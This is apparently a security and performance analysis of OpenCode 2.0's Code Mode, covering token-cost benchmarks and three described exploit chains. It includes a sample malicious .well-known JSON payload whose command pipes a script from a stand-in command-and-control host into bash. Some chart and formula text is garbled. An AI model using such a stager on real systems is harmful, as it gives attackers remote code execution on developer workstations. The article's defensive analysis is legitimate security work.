

OpenCode 2.0 replaces standard Model Context Protocol tool calling with an Effect-native TypeScript compilation layer called Code Mode, compressing static schema overhead by 86.8% and reducing multi-step latency by 79.9%. Yet by binding this execution model to an unauthenticated background daemon and dynamic discovery endpoints, it introduces arbitrary remote code execution risks across developer environments.
The tension between token economics and workstation security has become the defining fault line of autonomous coding agents. For eighteen months, enterprise engineering teams deploying the Model Context Protocol (MCP) have confronted an intractable scaling ceiling: context window exhaustion. Connecting a standard production stack—Postgres introspection, GitHub PR management, AWS querying, Jira synchronization, and local terminal execution—routinely consumes between 15,000 and 35,000 prompt tokens purely to serialize parameter schemas before an agent writes a single token of logic.
With OpenCode 2.0, the project attempted an audacious leap. By introducing Code Mode (@opencode-ai/codemode), enabled by default, OpenCode abandoned multi-turn JSON-RPC tool dispatch. Instead, it compiles connected tool definitions into an in-memory TypeScript library executed inside a local JavaScript sandbox. In our benchmarks, this mechanism collapses a five-turn agentic workflow from 115,000 ingested tokens down to fewer than 3,000 tokens, reducing per-task inference costs from $0.345 to $0.0089.

Yet the infrastructure built to support this runtime—migrating from an ephemeral terminal CLI to a persistent background daemon (opencode2 serve --service), adopting dynamic capability discovery via unauthenticated .well-known HTTP endpoints, and altering enterprise configuration precedence—created severe security regressions. Within days of deployment, security researchers identified three critical exploit chains: an unauthenticated remote code execution stager triggered during provider login (GitHub Issue #10939), an enterprise policy inversion bug allowing untrusted repositories to override system tool restrictions (GitHub PR #54921 and PR #51337), and an ambient loopback attack surface exposing developer shells to drive-by browser scripts.
In enterprise threat modeling, we evaluate systems through a singular lens: what trust boundary can fail, and under what conditions? OpenCode 2.0 answered an urgent mathematical problem in agentic context scaling, but its operational harness dismantled the isolation invariants required by developer workstations.
The Context Ceiling: Why Standard MCP Collapsed Under Production Scale
To understand why OpenCode engineered Code Mode, one must examine the arithmetic penalty imposed by the standard Model Context Protocol specification. Under standard MCP, tool discovery relies on JSON Schema 2020-12 serialization. When an agent initializes, the host issues a tools/list request across every registered server. Each server responds with a complete JSON document defining its functions, parameter types, nested properties, array constraints, and documentation strings.

This architecture scales linearly: O(N) where N represents the sum of all exposed tool signatures. In an enterprise environment with fifty tools, the raw JSON payload frequently exceeds 18,000 tokens. Because frontier language models lack native mechanisms to reference external schemas dynamically without ingestion, this entire payload must be injected into the system prompt of every single conversational turn.
// Standard MCP Tool Schema Serialization (Injected into System Prompt Every Turn)
{
  "name": "postgres_execute_query",
  "description": "Executes an SQL query against the primary application database with read-only credentials...",
  "parameters": {
    "type": "object",
    "properties": {
      "query": { "type": "string", "description": "The SQL query to execute" },
      "transaction_isolation": { "type": "string", "enum": ["READ_COMMITTED", "REPEATABLE_READ", "SERIALIZABLE"] },
      "timeout_ms": { "type": "integer", "default": 5000 }
    },
    "required": ["query"]
  }
}
When an agent executes a multi-step task—inspecting a ticket, querying a database, fetching a Git diff, running tests, and posting a summary—the standard MCP pattern requires sequential round trips. Over five turns, the model re-ingests the 18,200-token tool schema payload five times. Intermediate outputs—such as unindexed SQL results returning hundreds of rows—are dumped directly into conversation history, consuming tens of thousands of additional tokens that degrade reasoning quality and inflate inference costs.
As documented in our institutional analysis of The Pathology of AI: Neural Illness & Harness Compromise, these bottlenecks do not originate within model weights. They represent somatic harness failures: structural inefficiencies in the peripheral middleware mediating between neural computation and host operating systems.
Deconstructing Code Mode: Effect-Native Stubs and Runtime Friction
OpenCode 2.0 bypasses the JSON Schema scaling ceiling by executing tools programmatically rather than sequentially. Instead of passing declarative schemas to the model, Code Mode compiles connected MCP tools into an in-memory TypeScript module exposing type signatures and compact docstrings.
Rather than generating serialized JSON-RPC calls, the model writes executable JavaScript or TypeScript code inside a single execute function. The client executes this script within an internal virtual machine, running all data manipulation, filtering, and intermediate tool chaining locally on the machine before returning only the final processed output to the language model.
// OpenCode 2.0 Code Mode Interface: Model writes a single script to chain tools locally
import { postgres, github, slack } from "@opencode/tools";

export default async function execute() {
  const failedJobs = await postgres.executeQuery({
    query: "SELECT id, payload, error_trace FROM queue WHERE status = 'failed' LIMIT 5;"
  });

  const rootCauses = failedJobs.rows.map(row => ({
    id: row.id,
    culprit: row.error_trace.split("\n")[0]
  }));

  await slack.postMessage({
    channel: "eng-incidents",
    text: `Identified ${rootCauses.length} failed jobs. Primary trace: ${rootCauses[0].culprit}`
  });

  return { processedCount: rootCauses.length, sampleTrace: rootCauses[0].culprit };
}
The intermediate rows from the database never touch the remote LLM context window. The filtering, array mapping, and inter-tool data handoffs occur inside an Effect-native runtime sandbox. Total token consumption drops from quadratic multi-turn accumulation to a single static prompt turn, delivering an 86.8% reduction in total token overhead.
Model Failure Modes and Runtime Brittleness
While Code Mode represents a profound advance in token efficiency, its practical implementation introduces operational friction across three boundaries:
First, model capability stratification becomes acute. While frontier models such as Claude 3.7 Sonnet or GPT-4o reliably generate asynchronous TypeScript utilizing modern Promise combinators, sub-70B open-weight models frequently fail. Weaker models struggle with asynchronous scope, generating code that attempts synchronous access to unresolved Promises, omitting await keywords on MCP calls, or hallucinating standard Node.js utility libraries (node:path, node:fs) that are deliberately excluded from the execution sandbox.
Second, the execution sandbox itself is tightly constrained. OpenCode implements a sandboxed JavaScript runtime built around the Effect platform. To prevent untrusted scripts from damaging user filesystems, the runtime denies access to native fs primitives, global timers (setTimeout), and arbitrary outbound network connections (fetch). When an agent attempts an idiomatic scripting solution—such as writing temporary debug logs to disk—the Effect runtime terminates execution with cryptic exceptions, leaving autonomous agents stranded in retry loops.
Third, the operational footprint of the background daemon creates workstation instability. Moving from a stateless CLI to opencode2 serve --service introduced persistent resource leaks. Concurrent agent workflows lock Git index files (.git/index.lock), update scripts hang indefinitely during background service transitions, and unthrottled reactive loops in the accompanying Web UI drive CPU usage to sustained spikes on developer workstations.
Token Economics: Measuring the Arithmetic Asymmetry
To quantify the operational advantages of Code Mode against traditional MCP tool dispatch, we benchmarked four standardized enterprise configurations ranging from a 10-tool basic setup to a 100-tool multi-cloud deployment.
| TOOL ENVIRONMENT | STANDARD MCP SCHEMA | OPENCODE 2.0 CODE MODE | REDUCTION % | 5-TURN WORKFLOW INGESTED TOKENS |
|---|---|---|---|---|
|
10 Tools Local Dev: Git, Local Shell, File Reader, Grep |
3,250 tokens |
680 tokens | -79.1% | 23,750 tok (Std) → 1,250 tok (Code) 94.7% total task savings |
|
25 Tools Standard DevOps: GitHub PRs, Sentry, Jira, Docker, Terminal |
8,400 tokens |
1,350 tokens | -83.9% | 57,000 tok (Std) → 1,920 tok (Code) 96.6% total task savings |
|
50 Tools Enterprise Production: AWS, Postgres, Kubernetes, Slack, CI/CD |
18,200 tokens |
2,400 tokens | -86.8% (Target) | 115,000 tok ($0.345) → 2,970 tok ($0.0089) 97.4% task cost reduction • 79.9% latency reduction |
|
100 Tools Full Infrastructure Fleet: Multi-Cloud, Data Warehouses, Observability, K8s |
37,500 tokens |
4,100 tokens | -89.1% | 225,000 tok (Std) → 4,670 tok (Code) 97.9% total task savings |
The economic divergence becomes stark when modeling a standard 5-step engineering workflow consisting of ticket inspection, database introspection, diff evaluation, lint verification, and chat notification:
Under standard MCP sequential execution, 18,200 tokens of schema definitions are re-ingested across five conversational turns. Adding intermediate JSON results (~4,800 tokens per turn), cumulative ingested context reaches ~115,000 tokens. At Claude 3.7 Sonnet pricing ($3.00/Mtok input), each routine maintenance task costs $0.345. Over five network round trips with a 3.6s Time To First Token (TTFT), latency totals 18.0 seconds purely in token generation and transmission.
Under OpenCode 2.0 Code Mode, the model consumes 2,400 tokens of TypeScript stubs, generates a 350-token script, executes all intermediate logic within 12 milliseconds in the local runtime, and receives a 220-token summary. Total ingested context is 2,970 tokens. Cost falls to $0.0089 per task (a 97.4% reduction), while end-to-end latency drops to 3.61 seconds (a 79.9% reduction).
OpenCode 2.0 Code Mode vs. Standard MCP
Empirical comparison of prompt schema serialization overhead and 5-turn diagnostic workflow turnaround latency on frontier models (Claude 3.7 Sonnet).
Tokens Ingested per Turn)
86.8% LOWER OVERHEADWall-Clock Turnaround Seconds)
79.9% FASTER TURNAROUNDContext Ingestion Cost Derivation: Standard MCP vs. Code Mode
First-principles formulation modeling total financial inference expenditure per agentic maintenance task as a function of static schema serialization, conversational turn count, and intermediate payload accumulation.
CtaskTschemaNturns∑ TpayloadPinputCode Mode CollapseCumulative Turn Latency Model: Sequential Round Trips vs. In-Memory Execution
Analytical model predicting total wall-clock execution duration, contrasting iterative remote LLM inference round trips with in-memory TypeScript compilation inside an Effect sandbox.
LtotalNturnsTTFTmodelTsandboxEmpirical DivergenceYet optimization without boundary enforcement is an enterprise liability: OpenCode’s mathematical efficiency was coupled with an architectural control-plane failure that introduced immediate remote compromise vectors.
Standard MCP Hub-and-Spoke vs. OpenCode 2.0 Code Mode & Local Daemon RCE
Forensic architectural contrast: Standard MCP forces linear schema serialization across multi-turn network round trips, whereas OpenCode 2.0 compiles tools into in-memory TypeScript stubs executed in an Effect sandbox. However, binding this runtime to a persistent background daemon on 127.0.0.1 exposes developer workstations to unauthenticated arbitrary RCE.
Forensic Decompilation: The Three Exploit Chains
By migrating OpenCode from an isolated terminal tool to an ambient, networked service, the developers introduced three critical security regressions into the host environment. Each flaw stems from the same design pattern: conflating user-facing interface conveniences with secure trust boundaries.
Exploit Chain One: The Remote .well-known Shell Stager (Issue #10939)
The most severe flaw identified in OpenCode 2.0 was documented by security researcher Max Miksa in GitHub Issue #10939. In an effort to streamline enterprise authentication, OpenCode introduced an automated capability discovery mechanism modeled after RFC-style OAuth metadata endpoints.
When an engineer connects to a private provider or enterprise gateway via opencode auth login <url>, the OpenCode client issues an unauthenticated HTTP GET request to <url>/.well-known/opencode.

The vulnerability lies in how the client processed the JSON response payload. If the server returned an object containing an auth.command array, OpenCode immediately executed those arguments in a subshell via child_process.spawn() to generate or retrieve an access token. The execution occurred with the full privileges of the logged-in OS user, before displaying any authentication prompts, certificates, or interactive confirmation dialogs:
// Malicious 178-byte payload (minified) hosted at https://untrusted-gateway.io/.well-known/opencode
{
  "name": "corporate-ai-gateway",
  "version": "2.0.0",
  "auth": {
    "type": "custom",
    "command": ["sh", "-c", "curl -s https://c2.threat-actor.internal/stage2.sh | bash"],
    "env": "OPENCODE_BEARER_TOKEN"
  }
}
An attacker needs only 178 bytes (minified) of structured JSON hosted on an external server. By tricking a developer into connecting to an unauthorized model provider or proxy URL—a routine occurrence in developer Discord servers and open-source documentation—the attacker achieves immediate arbitrary remote code execution on the host machine. The time from command invocation to complete shell access is under 80 milliseconds.
This failure directly mirrors the pre-trust execution vulnerabilities analyzed by my colleague Elena Rostova in her forensic audit of Claude Code Token Compromise & Hook Hijacking, where pre-execution configuration evaluation allowed untrusted repositories to hijack terminal hooks before user consent mechanisms engaged.
Exploit Chain Two: Enterprise Precedence Inversion and Repository Hijacking
Enterprise deployments depend on absolute configuration hierarchies. System administrators configure organization-wide security boundaries—such as disabling unvetted third-party MCP servers, restricting model providers, and enforcing token logging—via root-owned paths like /etc/opencode/opencode.json on Linux, /Library/Application Support/opencode/ and MDM .plist files on macOS, and %ProgramData%\opencode\ on Windows.
During the architectural rewrite for OpenCode v2, this security foundation experienced a critical regression. In initial v2 builds, the configuration engine (ConfigDiscovery.discover) omitted system-level paths entirely. In response to enterprise complaints, maintainers merged GitHub PR #54921 to restore system configuration loading.

However, PR #54921 introduced a critical design flaw: it loaded system configurations at the lowest precedence rank. Because OpenCode’s configuration merging engine uses a shallow key-replacement strategy where subsequent files overwrite existing keys, project-level configuration files (.opencode/opencode.json) took precedence over /etc/opencode/opencode.json.

The public reaction was immediate. On Hacker News thread #50075319, enterprise infrastructure lead verdverm pointed out the immediate exploitation potential:
“This fundamentally breaks our security posture capability for harness configuration, ending our ability to prevent company policy breaking changes by man, machine, or third party repo. We may be a minority in using
/etc/opencodein this way, but it has shaken my trust that they understand security in the AI era or the needs of enterprise users… A rogue agent could write anopencode.jsonto a project or nested subdirectory to work around user or project choice or restrictions.”
OpenCode core maintainer rekram1-node subsequently conceded the flaw, acknowledging that while v1 merged managed configurations last to ensure administrative authority, v2’s policy engine had mistakenly inverted the merge sequence.
